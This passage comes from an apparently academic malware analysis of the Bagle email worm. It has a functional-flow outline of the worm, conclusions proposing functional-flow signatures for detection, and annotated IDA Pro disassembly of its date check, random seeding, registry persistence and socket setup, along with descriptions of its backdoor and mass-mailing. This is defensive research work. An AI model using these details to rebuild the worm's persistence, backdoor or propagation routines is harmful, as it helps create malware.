4.2.1.6.1.1.3.1.1. call to unknown function in ole32.dll.
```

- 4.2.1.6.1.1.4. sub 401000 see Appendix A.
- 4.2.1.6.1.1.5. sub\_402E2B allows uploading and executing of files.
  - 4.2.1.6.1.1.5.1. WaitForSingleObject
  - 4.2.1.6.1.1.5.2. sub 401000 see Appendix A.
  - 4.2.1.6.1.1.5.3. sub 401481 wrapper function.
    - **4.2.1.6.1.1.5.3.1.** sub 40146E wrapper function.
      - 4.2.1.6.1.1.5.3.2. call to unknown function in ole32.dll.
  - 4.2.1.6.1.1.5.4. sub 4019CF see Appendix A.
  - 4.2.1.6.1.1.5.5. sub 40146E see Appendix A.
  - 4.2.1.6.1.1.5.6. sub 401481 see Appendix A.
  - 4.2.1.6.1.1.5.7. sub 401A38 see Appendix A.
    - 4.2.1.6.1.1.5.8. sub 40146E see Appendix A.

4.2.1.6.1.1.5.9. sub 401481 - see Appendix A. 4.2.1.6.1.1.5.10. lstrcmpi 4.2.1.6.1.1.5.11. send 4.2.1.6.1.1.5.12. sub 4019CF - see Appendix A. 4.2.1.6.1.1.5.13. sub 40146E – see Appendix A. 4.2.1.6.1.1.5.14. sub 401481 - see Appendix A. sub 4019CF - see Appendix A. 4.2.1.6.1.1.5.15. 4.2.1.6.1.1.5.16. sub 40146E – see Appendix A. 4.2.1.6.1.1.5.17. GetWindowsDirectory 4.2.1.6.1.1.5.18. sub 401023 - create random letters. 4.2.1.6.1.1.5.18.1. sub 4012AA - see Appendix A. 4.2.1.6.1.1.5.19. lstrcat 4.2.1.6.1.1.5.20. CreateFile 4.2.1.6.1.1.5.21. WriteFile 4.2.1.6.1.1.5.22. WinExec 4.2.1.6.1.1.5.23. sub 401184 – kill and delete the currently executing virus. 4.2.1.6.1.1.5.24. closesocket 4.2.1.6.1.1.5.25. ReleaseMutex 4.2.1.6.1.1.6. sub 4013E5 - wrapper function. - 4.2.1.6.2. CloseHandle 4.2.1.7. closesocket

- 4.3. CloseHandle
- 5. sub\_402E07 creates a new thread that contacts a list of websites every 10 minutes to inform of infection.
  - 5.1. CreateThread
    - 5.1.1. sub 402DED wrapper function.

→ 5.1.1.1. sub 402DC2 – wrapper function.

- 5.2. CloseHandle
- 6. sub\_402CCE searches fixed drives for email addresses and emails itself to them.
  - 6.1. GlobalAlloc
  - 6.2. GetLogicalDriveStrings
  - 6.3. GetDriveTypeA
  - →6.4. sub\_402C9D wrapper function.
    - 6.4.1. GlobalAlloc
    - 6.4.2. lstrcpy
    - 6.4.3. sub 402BCB wrapper function.
      - 6.4.3.1. FindFirstFile
      - 6.4.3.2. sub 402B8F see Appendix A.

6.4.3.2.1. sub 402A5A – see Appendix A. 6.4.3.2.1.1. sub 402985 – finds an email address in a file. 6.4.3.2.1.1.1. sub 4028A5 - see Appendix A. 6.4.3.2.1.1.2. sub 4028F3 – see Appendix A. 6.4.3.2.1.1.3. sub 40293D – see Appendix A. 6.4.3.2.1.1.4. sub 40295A - see Appendix A. sub 402B2C - see Appendix A. 6.4.3.2.1.1.5. sub 402B2C - makes sure the email address is not to certain ▶ 6.4.3.2.2. domains/usernames. 6.4.3.2.2.1. sub 402AF6 – see Appendix A. 6.4.3.2.2.2. sub 4014F3 – see Appendix A. 6.4.3.2.2.3. sub 40153E - see Appendix A. 6.4.3.2.2.4. sub 402465 – finds out which DNS server to use. 6.4.3.2.2.4.1. sub 4020B1 – see Appendix A. 6.4.3.2.2.4.1.1. sub 401CBC - see Appendix A. 6.4.3.2.2.4.1.1.1. GetNetworkParams 6.4.3.2.2.4.1.2. sub 4013D2 – see Appendix A. 6.4.3.2.2.4.1.2.1. CreateStreamOnHGlobal 6.4.3.2.2.4.1.3. sub 401D2C - see Appendix A. 6.4.3.2.2.4.1.3.1. sub 401000 - see Appendix A. sub 401E1A – finds the MX record for e-mail address. 6.4.3.2.2.4.1.4. 6.4.3.2.2.4.1.4.1. sub 401B25 – see Appendix A. 6.4.3.2.2.4.1.4.2. sub 401426 - see Appendix A. 6.4.3.2.2.4.1.4.3. sub 40146E - see Appendix A. 6.4.3.2.2.4.1.4.4. sub 401481 - see Appendix A. 6.4.3.2.2.4.1.4.5. sub 4019CF - see Appendix A. 6.4.3.2.2.4.1.4.6. sub 40146E – see Appendix A. 6.4.3.2.2.4.1.4.7. sub 401481 - see Appendix A. sub 4019CF - see Appendix A. 6.4.3.2.2.4.1.4.8. 6.4.3.2.2.4.1.5. sub 4013E5 - see Appendix A. 6.4.3.2.2.4.2. sub 40280C - wrapper function. 6.4.3.2.2.4.2.1. WaitForSingleObject 6.4.3.2.2.4.2.2. StrDup 6.4.3.2.2.4.2.3. sub 40249F - see Appendix A. 6.4.3.2.2.4.2.4. CreateThread 6.4.3.2.2.4.2.4.1. sub 402778 - creates the infected email and send it. 6.4.3.2.2.4.2.5. CloseHandle 6.4.3.3. FindNextFile 6.4.3.4. FindClose 6.4.4. GlobalFree 6.5. GlobalFree

```
7. Sleep (for 1 second)
```

This is the end of the functional flow of the Bagle Virus.

# 5. CONCLUSIONS

We believe that reverse code engineering (RCE) can be used to better analyze viruses and provide us with better techniques to protect against them and their variants. This paper examines the benefits of RCE and how it applies to detecting, preventing, and recovering from a virus. RCE can be defined as analyzing and

disassembling a software system in order understand its design, components, and inner-workings. RCE also allows us to see hidden behaviors that cannot be directly observed by running the virus or those actions that have yet to be activated. These benefits can be used to prematurely defeat a virus's future variants by better analyzing the original virus.

The virus we chose for this project, Bagle, had 18 variants of it in the wild within a 6 month period. For each one of these variants, most AV vendors had to create a new signature and announce them to their customers. There was no guarantee that any of them would download and install those updates in time. Why were so many signatures needed for so many variants of a single ancestor virus? By simply changing certain bits of the virus, even script-kiddies can create a variant that evades detection by the current signature. Could a better signature be created by looking at functional flow rather than just for certain bit pattern? Could we look at the sequence of library and system calls and analyze the various custom functions in a virus and determine that it really was a virus? We believe this is possible. Most variants of viruses have few things changed like port numbers, string literals (inside the virus and in emails), variable and function names, file sizes and filenames, how they are packaged (i.e. was UPX used to compress it?), and icons. For example, look at the descriptions of some variants of the original Bagle virus:

### Bagle variant B:

Found on 17th of February 2004, Bagle. B is a variant of the successful Bagle. As its predecessor it is mass-mailing worm. The worm sends messages with the subject 'ID [random string]... thanks' and random EXE attachment names. It also installs a backdoor. Bagle has been programmed to stop spreading on 25th of February. http://www.f-secure.com/v-descs/bagle\_b.shtml

We looked variant B and it was extremely similar to the original, with only minor changes to names and such.

### **Bagle variant C:**

A new variant of the Bagle worm, Bagle.C was found in the wild early morning on February 28th, 2004. The worm sends emails with different subjects and attachments as a zipped EXE file with the icon of an Excel spreadsheet file. Bagle.C has a backdoor listening on TCP port 2745 and disables certain security software. This variant was programmed to stop spreading after March 14th, 2004. <u>http://www.f-secure.com/v-descs/bagle\_c.shtml</u>

### Bagle variant D:

A new variant of the Bagle worm, Bagle.D was found in the wild on February 28th, 2004. This is a minor variant of the Bagle.C worm, which was found roughly 12 hours earlier on the 28th. http://www.f-secure.com/v-descs/bagle\_d.shtml

### Bagle variant E:

Yet another new variant of the Bagle worm, Bagle.E was found in the wild on February 28th, 2004. This variant is packed with PeX packer instead of UPX used by C and D variants. So the file is a bit larger. <u>http://www.f-secure.com/v-descs/bagle\_e.shtml</u>

The thing that changes much less often is the process that the virus goes through to achieve its goal. The steps and their order may vary but are generally very similar if not identical between variants. This is what would make up the FFSig. One approach to creating an FFSig is to generate a system, library, and malicious function call sequence diagram (via RCE), and then convert that into a bit stream. This bit stream would be the FFSig.

We can now answer the questions that were posed in the Introduction.

### How do you reverse engineer a virus?

This question is answered throughout the paper, specifically in Section 4 and Appendix A.

# Can reverse code engineering a virus lead to better ways of detecting, preventing, and recovering from a virus and its future variants?

We believe it can. RCE can be used to uncover the inner workings of malicious code and even discover hidden behaviors that cannot be directly observed by running the virus or those actions that have yet to be activated. A case in point would be the discovery that Bagle can be remotely removed by an attacker

(or anyone else) if the correct sequence of bytes is sent to the backdoor port. We also learned of the web sites and DNS servers the virus contacts. We can monitor for traffic to those servers and block it, thus stopping the virus. Many viruses use the same DNS servers for resolving names, and so we can scan binaries to look for those IP addresses and mark them for inspection or we can simply block access to those IPs.

We can also try probing open ports on a system and sending to them various known byte sequences that have been extracted from viruses as a result of RCE. These byte sequences could be the key that unlocks backdoors.

Through RCE we figured out that Bagle's main method of propagation is by sending itself out to as many emails as it can find on the victim's fixed disks. We believe that a file system or other mechanism can be implemented or modified to encrypt certain sensitive data, including emails. This would stop Bagle and other viruses that depend on email to propagate.

It was also discovered as a result of RCE that when Bagle tried to contact external websites it would use the string "beagle\_beagle" as the user agent in the HTTP protocol. This could be monitored for and blocked. The easiest thing to block would obviously be the port number the virus listens on (6777).

### Can reverse code engineering be done more efficiently?

It's widely known that RCE is very labor intensive. We believe it can be done more efficiently. Although it took us about 10 weeks to do this project (starting with no knowledge of RCE, assembly, viruses, etc.), we believe that reverse engineering a virus such as Bagle could be done in less than week, once all the background information is in place and enough experience has be acquired. We believe that at that speed, it is well worth the effort to RCE the virus fully because variants of widespread and successful viruses continue to come out for months. If we create a resilient FFSig in the beginning, the variants will be detected without any needed updates to the signature database.

The process of reverse engineering itself is helped immensely by tools such as IDA Pro. We think this process can be made to be more automated. If we can do RCE with our brains to a point where we have more or less the entire source code of the program, we can try to program it into an automated (or partially-automated) technique. IDA Pro is a good step in that direction. We can try to automatically extract the functional flow from the virus and this isn't very difficult to do quickly for a quick creation of a FFSig. We can try to group parameters with their functions and print them out in a style reminiscent of a high level language: function(param1, param2); and use several possible return values on decision calls to take every possible branch.

We believe this project was successful in several respects:

- 1. We learned the process of RCE.
- 2. We discovered how a widespread and recent virus works.
- 3. We came up with ideas for better virus detection and prevention.

This paper was split into five sections. Section 1 was the Introduction to the project. Section 2 reviewed basic x86 concepts, including registers, assembly, runtime data structures, and the stack. Section 3 gave a brief introduction to viruses, their history, and their types. Section 4 delved into the Bagle virus disassembly, including describing the techniques and resources used in this process as well as presenting a high level functional flow of the virus. Section 5 presented the conclusions of this research. Appendix A provided a detailed disassembly of the Bagle virus, while Appendix B presented the derived source code of the Bagle virus, as a result of this research.

# APPENDIX A: DETAILED DISASSEMBLY OF BAGLE VIRUS

The following is a detailed analysis of the disassembly produced by IDA Pro. It follows the order of the functional flow of the virus presented in Section 4.5.

### CoInitialize - initialize the COM library.

The first executable lines are:

beagle:0040318A	push	0	; pvReserved		
beagle:0040318C	call	CoInitialize			
<b>T</b> II				 	

This calls <code>CoInitialize(LPVOID pvReserved)</code>, which is imported from <code>ole32.dll</code>. It's a library call that initializes the COM (Component Object Model) library on the current thread and identifies the concurrency model as single-thread apartment (STA). Applications must initialize the COM library before they can call COM library functions other than CoGetMalloc and memory allocation functions.<sup>26</sup>

COM is Microsoft's object-oriented programming model that defines how objects<sup>27</sup> interact within a single application or between applications. In COM, client software accesses an object through a pointer to an interface (a related set of functions called methods) on objects. Both OLE and ActiveX are based on COM.<sup>28</sup>

This corresponds to line numbers ## in the source code listing in Appendix B.

<sup>&</sup>lt;sup>26</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/cmf\_a2c\_36qt.asp</u>

<sup>&</sup>lt;sup>27</sup> COM defines the essential nature of a COM object. In general, a software object is made up of a set of data and the functions that manipulate the data. A COM object is one in which access to an object's data is achieved exclusively through one or more sets of related functions. These function sets are called *interfaces*, and the functions of an interface are called *methods*. Further, COM requires that the only way to gain access to the methods of an interface is through a pointer to the interface. More info at: <a href="http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/com\_757w.asp">http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/com\_757w.asp</a>

<sup>&</sup>lt;sup>28</sup> <u>http://www.orafaq.com/glossary/faqglosc.htm</u>

# <u>sub 401669 – check that the current date is earlier than January 28, 2004, otherwise exit.</u> <u>GetLocalTime – return the current local date and time.</u> <u>sub 401000 – zeroes out number of bytes from starting address.</u> <u>SystemTimeToFileTime – converts a system time to a file time.</u>

### <u>CompareFileTime – compare file times.</u>

We know that the first thing this virus does is check that it is before January 28, 2004, so this is what this function most likely does, since it is one of the first ones called. Let's confirm it:

After CoInitialize is finished, sub\_401835 is called: beagle:00403191 call sub\_401835

sub_401835 <b>calls</b> sub_	401669:			
beagle:0040183E	call	sub_401669		

sub\_401669 calls GetLocalTime(SystemTime) to return the current local date and time, storing it in
SystemTime:

beagle:0040166F	lea	eax, [ebp+SystemTime]	; load effective address
beagle:00401672	push	eax	; lpSystemTime
beagle:00401673	call	GetLocalTime	

### sub 401669 then calls sub 401000(0012FE04h, 10h):

		· ·	
beagle:00401678	push	10h	; 16
beagle:0040167A	lea	eax, [ebp+var 20]	
beagle:0040167D	push	eax	; 0012FE04h
beagle:0040167E	call	sub_401000	

which zeroes out the next 16 bytes (10h) starting from address at 0012FE04h. Its full explanation is below:

beagle:00401000 sub_401000	proc ne	ar	
beagle:00401000			
beagle:00401000			
beagle:00401000 arg_0	= dword	lptr 8	; pointer to WSAData structure (var_20)
beagle:00401000 arg_4	= dword	lptr OCh	; 10h
beagle:00401000			
beagle:00401000	push	ebp	
beagle:00401001	mov	ebp, esp	
beagle:00401003	push	edi	; save old value of EDI register
beagle:00401004	cld		; clears the DF flag of the EFLAGS register and
			; allows string operations to increment the index
			; registers (ESI and EDI)
beagle:00401005	mov	edi, [ebp+arg_0]	; load up the WSAData structure into EDI
beagle:00401008	mov	ecx, [ebp+arg_4]	; load up the loop counter into ECX
beagle:0040100B	shr	ecx, 2	; divide ECX by 4
beagle:0040100E	xor	eax, eax	; zero out EAX
beagle:00401010	jecxz	short loc_401014	; jump to loc_401014 if ECX is 0
beagle:00401012	rep sto	sd	; fill ECX double words at EDI with EAX
beagle:00401014 loc_401014:			
beagle:00401014	mov	ecx, [ebp+arg_4]	; load up the loop counter into ECX
beagle:00401017	and	ecx, 3	; and it with 3
beagle:0040101A	jecxz	short loc_40101E	; jump to loc_40101E if ECX is 0
beagle:0040101C	rep sto	sb	; fill ECX double words at EDI with AL
beagle:0040101E loc_40101E:			
beagle:0040101E	pop	edi	; restore old value of edi
beagle:0040101F	leave		
beagle:00401020	retn	8	
beagle:00401020 sub_401000	endp		

sub\_401669 then calls SystemTimeToFileTime(SystemTime, FileTime1) followed by
SystemTimeToFileTime(20042801, FileTime2). The function SystemTimeToFileTime() converts a
system time to a file time. The two values are then compared (meaning the current time is compared to
the value 20042801 or January 28, 2004 00:00:00) using the CompareFileTime(FileTime1, FileTime2)

function, which is imported from kernel32.dll. It returns 1 if the FileTime1 is later than FileTime2, 0 if they are the same, and -1 if the first time is earlier than the second one.

If sub\_401669 returns a 1 (via eax) (only happens when the current time (a.k.a. FileTime1) is equal to or earlier then January 28, 2004 (a.k.a. FileTime2) then jump to loc\_40184E otherwise call ExitProcess (0) and kill the process.

beagle:0040183E	call	sub_401669
beagle:00401843	or	eax, eax ; when eax can't be 0 reset the ZF to 0
beagle:00401845	jnz	short loc 40184E ; jump when ZF = 0
beagle:00401847	push	0 ; uExitCode
beagle:00401849	call	ExitProcess
	beagle:00401843 beagle:00401845 beagle:00401847	beagle:00401843 or beagle:00401845 jnz beagle:00401847 push

### So an equivalent high level pseudo-code statement could be:

if	(current_	time	<=	January	28,	2004)	

continue process at loc\_40184E; else exit();

This corresponds to line numbers ## in the source code listing in Appendix B.

# <u>GetTickCount – how long ago the system was started.</u> <u>sub 40126F - fill memory with random data using the result from GetTickCount as the random</u>

# seed.

sub\_401835 then calls GetTickCount (imported from kernel32.dll), which returns the number of milliseconds that have elapsed since the system was started. GetTickCount is imported from kernel32.dll. Then sub 401835 calls sub 40126F(result from GetTickCount):

			(,	
beagle:0040184E	call	GetTickCount		
beagle:00401853	push	eax	; result_from_GetTickCount	
beagle:00401854	call	sub 40126F		

### The description for sub 40126F is below:

beagle:0040126F sub 40126F	proc ne	ear	
beagle:0040126F			
beagle:0040126F			
beagle:0040126F arg 0	= dword	lptr 8	
beagle:0040126F			
beagle:0040126F	push	ebp	
beagle:00401270	mov	ebp, esp	
beagle:00401272	push	edi	; save the old value of edi
beagle:00401273	lea	edi, ds:405814h	; computes effective address of ds:405814 and store
			; it in edi
beagle:00401279	mov	eax, [ebp+arg_0]	; load result_from_GetTickCount into eax
beagle:0040127C	mov	[edi], eax	; load eax into the location pointed to by edi
beagle:0040127E	mov	dword_4056C5, 1	; copies 1 into memory location 4056c5 (loop
			; counter)
beagle:00401288			
beagle:00401288 loc_401288:			
beagle:00401288	add	edi, 4	; moves edi down by 4
beagle:0040128B	mul	dword_4056C9	; multiplies value at 4056c9 (decimal 69069) by eax
			; (result_from_GetTickCount) and stores back in eax
beagle:00401291	mov	[edi], eax	; copies eax into location pointed to by edi
beagle:00401293	inc	dword_4056C5	; increment memory location 4056c5 (loop counter)
beagle:00401299	cmp	dword_4056C5, 270h	-
beagle:004012A3	jnz	short loc_401288	; if it's not continue looping, else
beagle:004012A5	pop	edi	; restore old value of edi
beagle:004012A6	leave		; remove current stack frame
beagle:004012A7	retn	4	; return to return_address, plus pop argument
beagle:004012A7 sub_40126F	endp		

This function makes use of the GetTickCount, which is regularly used as the "random seed" in creating random data for a program to use. By further analyzing the code, we see that's exactly what it does. It loops 625 times filling in memory with random data, 4 bytes at a time.

This corresponds to line numbers ## in the source code listing in Appendix B.

sub\_4015A5 - check/create a registry entry. (uid)

RegCreateKey - creates or opens the specified registry key. RegQueryValueEx – retrieves the type and data for a specified value under a registry key. RegSetValueEx – sets the data and type of a specified value under a registry key. sub 4012AA – returns a random value less than passed argument. RegCloseKey – releases the handle to the specified registry key.

According to AV vendor virus reports, Bagle create three registry entries. In this section we analyze the code that does that. How do we find the specified code sections? You can look for keywords, use IDA Pro to create traces to specific function calls, or you could just follow the code and stumble upon it.

sub 401835 then calls sub 4015A5.

The main purpose of sub 4015A5 is to create (or open if it already exists), set, and close the registry key HKEY CURRENT USER\SOFTWARE\Windows98

The RegCreateKey function creates the specified registry key. If the key already exists in the registry, the function opens it.<sup>29</sup> It is imported from advapi32.dll.

beagle:004015AD	lea	eax, [ebp+hKey]	
beagle:004015B0	push	eax	; phkResult = pointer to handle
beagle:004015B1	push	offset aSoftwareWindow	; lpSubKey = SOFTWARE\Windows98
beagle:004015B6	push	8000001h	; hKey = HKEY CURRENT USER
beagle:004015BB	call	RegCreateKeyA	-

The above code can be translated as:

RegCreateKey(HKEY CURRENT USER, SOFTWARE\Windows98, phkResult); phkResult is a pointer to a variable that receives a handle to the opened or created key. In other registry functions it is referred to as hKey. Upon return, hKey points to "HKEY CURRENT USER\SOFTWARE\Windows98"

Next, sub 4015A5 calls the RegQueryValueEx function to retrieve the type and data for a specified value name associated with an open registry key.<sup>30</sup> It is imported from advapi32.dll.

beagle:004015C0	mov	[ebp+cbData], 9	
beagle:004015C7	lea	eax, [ebp+cbData]	
beagle:004015CA	push	eax	; lpcbData (size of buffer lpData = 9 bytes)
beagle:004015CB	push	offset Data	; lpData (pointer to buffer in .data segment)
beagle:004015D0	lea	eax, [ebp+Type]	; address of lpType
beagle:004015D3	push	eax	; lpType = NULL
beagle:004015D4	push	0	; lpReserved must be NULL
beagle:004015D6	push	offset aUid	; lpValueName = "uid"
beagle:004015DB	push	[ebp+hKey]	; hKey = handle from RegCreateKey
beagle:004015DE	call	RegQueryValueExA	

This can be translated as:

ReqQueryValueEx("HKEY CURRENT USER\SOFTWARE\Windows98", "uid", 0, lpType, 0, 9); lpType is a pointer to a variable that receives a code indicating the type of data stored in the specified value. The lpType parameter can be NULL if the type code is not required, which is the case in this situation.

The first time the virus is run, ReqQueryValueEx returns 2, which is expected since the value doesn't exist:

From include\winerror.h: #define ERROR FILE NOT FOUND

2L

If the value already exists, RegQueryValueEx returns 0, which mean success: From include\winerror.h:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/regcreatekey.asp 30

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/reqqueryvalueex.asp

#### #define ERROR SUCCESS

The next two lines are:

beagle:004015E5 jz short loc 401619	beagle:004015E3	test	eax, eax	;	if eax is 0,	set	the ZI	flag	in EFLAGS	register
	beagle:004015E5	jz	short loc_401619							

The first line tests the return value of the previous function (RegQueryValueEx) and accordingly sets the EAX register and ZF flag of the EFLAGS register. By running IDA's debugger, we'll see it more clearly:

📑 IDA V	'iew-EIP			
	beagle:004015D0 l beagle:004015D3 p beagle:004015D4 p beagle:004015D6 p beagle:004015D8 p	iush iush iush	eax, [ebp+Type] eax Ø offset aUid [ebp+hKey]	4
	<pre>beagle:004015DE c beagle:004015E3 t</pre>		RegQueryValueExA eax, eax	
	<pre>beagle:004015E5 j beagle:004015E7 m</pre>		short loc 401619 edi. offset Data	
	beagle:004015EC m		esi, 9	-
+	•			•

A Breakpoint was set on the lines above (in red/purple). When EIP hits the test statement, we see that the value in the EAX register is 00000002. Looking up this value in Include\Winerror.h shows that it means:

🧼 Debugger	
	🗒 🖏 📾 🔳 🔳 🗶 📾
Threads	
00000634	
General register:	
EAX 00000002	<b>L</b>
EBX 7FFDF000	➡ debug127:7FFDF000
ECX 0000007C	L-
ED× 00000000	L
ESI 00000000	L
EDI 00000061	<b>L</b>
EBP 0012FE24	➡ debug003:0012FE24
ESP 0012FE10	➡ debug003:0012FE10
EIP 004015E3	beagle:sub_4015A5+3E
EFL 00000346	
	0 0 1 1 0 1 0 1 0
J	

#define ERROR FILE NOT FOUND

Exactly what was expected since the value did not exist (the first time the virus is run). So the code doesn't jump, but instead continues through to eventually call the RegSetValueEx function.

2L

The RegSetValueEx function sets the data and type of a specified value under a registry key.<sup>31</sup> It is imported from advapi32.dll.

beagle:00401601	push	8	; cbData = length of Data
beagle:00401603	push	offset Data	; lpData = array of random bytes
beagle:00401608	push	1	; dwType = REG_SZ
beagle:0040160A	push	0	; Reserved
beagle:0040160C	push	offset aUid	; lpValueName = "uid"
beagle:00401611	push	[ebp+hKey]	; hKey = handle from RegCreateKey
beagle:00401614	call	RegSetValueExA	

### This can be translated as:

RegSetValueEx("HKEY\_CURRENT\_USER\SOFTWARE\Windows98", "uid", 0, 1, lpData, 8); The third parameter must be zero. The fourth parameter indicates the type of the data, in this case it's REG SZ, as defined in include/winnt.h:

#define REG\_SZ (1) // Unicode nul terminated string The fifth parameter is a pointer to an array (8 bytes in this case) which contains the value to be inserted. The length of the array is determined by the sixth parameter.

Each byte in the array is computed to be random by a call to the sub\_4012AA function, which is called 9 times in this case. The result from each call to sub\_4012AA is then added to 31h (1 in ASCII) and the LSB (least significant byte) is used:

beagle:004015EC	mov	esi, 9	; set the loop counter to 9
beagle:004015F1			
beagle:004015F1 loc_4015F1:			
beagle:004015F1	push	9	; max value sub 4012AA can return (passed argument)
beagle:004015F3	call	sub_4012AA	; return random value between 0 and passed argument
beagle:004015F8	add	eax, 31h	; add 31h to result
beagle:004015FB	mov	[edi], al	; store Least Significant Byte in memory (array[edi])
beagle:004015FD	inc	edi	; move pointer to the next byte in array

<sup>&</sup>lt;sup>31</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/regsetvalueex.asp</u>

beagle:004015FE	dec	esi	; decrement the loop counter by 1
beagle:004015FF	jnz	short <mark>loc_4015F1</mark>	; jump to beginning of loop

### The result of this function is shown in the screenshot below:

🙀 Registry Editor				
<u>File E</u> dit <u>V</u> iew F <u>a</u> vorites <u>H</u> elp				
😟 💼 SSH Communication	is Security 📃 🚺	Name	Туре	Data
😟 🧰 Symantec		ab)(Default)	REG_SZ	(value not set)
😟 🧰 TechnoLogismiki		👸 frun	REG_DWORD	0×00000001 (1)
			REG SZ	81439827
😟 🧰 WinRAR			-	
😟 💼 Zone Labs	-			
і і 👄 никсорар — с				
My Computer\HKEY_CURRENT_USER\Sc	ftware\Windows98			1.

The frun entry is created when the virus is run for the first time. It indicates that the virus has already been run on the system at least once.


### Here is the corresponding value in memory (only the first 8 bytes are used):

1	beagle:004015FF	jnz short loc	_4015F1
	beaqle:00401601	push 8	; cbData
1	beagle:00401603	push offset Da	ta ; 1pData
	beaqle:00401608	push 1	• duTub
	beagle:0040160A	push 0	; BYTE Data
	beagle:0040160C	push offset all	Data db 38h ; L
1	beagle:00401611	push [ebp+hKey call RegSetVal	ah oah - a
	beagle:00401614	call RegSetVal	db 31h ; 1
1	beagle:00401619		db 34h ; 4
	beagle:00401619	loc_401619:	db 33h ; 3
EIP	beagle:00401619	push [ebp+hKey	db 39h ; 9
	beaqle:0040161C	call RegCloseK	db 38h ; 8
	beaq1e:00401621	pop edī	ub 5211 , 2
	beaqle:00401622	pop esi	db 37h ; 7
	beaq1e:00401623	leave	db 39h ; 9
	beaqle:00401624	retn	db 0;
	beaqle:00401624	sub 4015A5 endp	db 0;
	headle.00401624		

Finally, sub\_4015A5 call the RegCloseKey function, which releases the handle to the specified registry key.<sup>32</sup> It is imported from advapi32.dll.

	om aarapise			
beagle:00401619	push	[ebp+hKey]	; hKey	
beagle:0040161C	call	RegCloseKey		

That's the end of sub\_4015A5. Using IDA Pro, we can see where else RegSetValueEx is called from. sub 4017DC, sub 40179B, sub 401625 all work similarly to either check or create registry entries.



The result of these functions is shown in the screenshot below:

<sup>&</sup>lt;sup>32</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/regclosekey.asp</u>

🏫 Registry Editor					
<u>File E</u> dit <u>V</u> iew F <u>a</u> vorites <u>H</u> elp					
	▲ Name	Туре	Data		
🕀 💼 Policies	(Default)	REG_SZ	(value not set)		
Run	📥 🛃 d3dupdate.ex	e REG_SZ	C:\WINDOWS\System32\bbeagle.exe		
🗄 🕀 📄 Settings					
🗄 💼 Shell Extensions					
E Syncmgr	-				
My Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run ///					

The entry above ensures that the Bagle virus starts next time Windows starts.

This corresponds to line numbers ## in the source code listing in Appendix B.

### WSAStartup - initialize the use of Windows Sockets.

The sub 401835 function then calls WSAStartup (wVersionRequested, lpWSAData):

beagle:0040185E	lea	eax, [ebp+WSAData]
beagle:00401864	push	eax ; lpWSAData = see below
beagle:00401865	push	101h ; wVersionRequested = 257
beagle:0040186A	call	WSAStartup

The WSAStartup function initializes the use of Windows Sockets in the program and must be the first Windows Sockets function called by an application or DLL. It allows an application or DLL to specify the version of Windows Sockets required and retrieve details of the specific Windows Sockets implementation. The application or DLL can only issue further Windows Sockets functions after successfully calling WSAStartup. The WSAStartup function initiates use of WS2\_32.DLL by a process.<sup>33</sup> It is imported from wsock32.dll.

LpWSAData is a pointer to the WSAData<sup>34</sup> structure that will receive the details of the WinSock implementation:

	implementation.			
	debug003:0012FE2E WS	AData dw 0E665h	;	wVersion
	debug003:0012FE2E dw	1BAFh	;	wHighVersion
	debug003:0012FE2E db	4, 0E6h, 27h, 0EAh, 7Ch, 81h, 0ADh, 63h, 9Fh, 5Ch, 49h, 8Fh, 0B7h, 80h	;	szDescription
	debug003:0012FE2E db	0A9h, 6Eh, 0B1h, 4Ah, 87h, 7Eh, 2 dup(11h), 0F5h, 0AFh, 9Dh, 18h, 0E2h	;	szDescription
	debug003:0012FE2E db	16h, OFCh, 56h, 52h, ODOh, 56h, 74h, 58h, 43h, OD7h, OA3h, 24h, 3Ah	;	szDescription
	debug003:0012FE2E db	72h, ODDh, 2Ch, 0E6h, 6Ch, 98h, 0A3h, 80h, 0F9h, 0B1h, 0F8h, 7Fh, 0D2h	;	szDescription
	debug003:0012FE2E db	OCh, 73h, 0F7h, 90h, 28h, 0F0h, 0ACh, 15h, 8Ch, 0CCh, 0D3h, 4Ah, 0F7h	;	szDescription
	debug003:0012FE2E db	9Ah, 8Ah, 63h, 18h, 0E4h, 0CDh, 52h, 0D2h, 0BFh, 7Ch, 0BBh, 2Ah, 33h	;	szDescription
	debug003:0012FE2E db	49h, 91h, 6Eh, 6Dh, 8Bh, 78h, 0ACh, 0A8h, 0A4h, 8Fh, 3Eh, 32h, 3Dh	;	szDescription
	debug003:0012FE2E db	0, OBOh, 65h, OCDh, 7, OFFh, OAOh, 4Ah, 13h, 9Bh, OF9h, 43h, OC3h, 60h	;	szDescription
	debug003:0012FE2E db	OC4h, 7Eh, 0AEh, 0, 12h, 2Bh, 0F6h, 0E4h, 2Eh, 1Ah, 22h, 98h, 0C5h	;	szDescription
	debug003:0012FE2E db	1Bh, 9Fh, 0BFh, 0CFh, 59h, 6Bh, 0E0h, 9Eh, 13h, 33h, 0BBh, 7, 0F6h	;	szDescription
	5	8Eh, 41h, 0CCh, 72h, 0B5h, 0CCh, 22h, 5, 0A6h, 33h, 72h, 31h, 8Ch, 2Fh		szDescription
	5	0A8h, 12h, 0EDh, 74h, 0ADh, 90h, 0F6h, 0C9h, 75h, 0AAh, 0B7h, 0EDh	;	szDescription
	5	OFDh, 47h, OE1h, OEDh, 1Eh, OA3h, 93h, 92h, OD3h, 3Ah, 2Dh, 2Bh, OAOh	;	szDescription
	debug003:0012FE2E db	77h, 9Ch, 0DAh, 0BDh, 8Bh, 0D8h, 0FDh, 0E5h, 81h, 84h, 5, 2Bh, 0EFh	;	szDescription
	5	87h, 0F4h, 31h, 0FEh, 0E8h, 22h, 0B5h, 0BCh, 24h, 0C5h, 9Dh, 68h, 0D4h		szDescription
	5	56h, 9Ch, 0DDh, 75h, 32h, 0DFh, 45h, 1Ch, 77h, 88h, 0E6h, 2Bh, 77h	;	szDescription
	2	2, 3 dup(0), 1, 3 dup(0), 5Ch, 0FFh, 12h, 0, 75h, 45h, 1Ch, 77h, 17h		szDescription
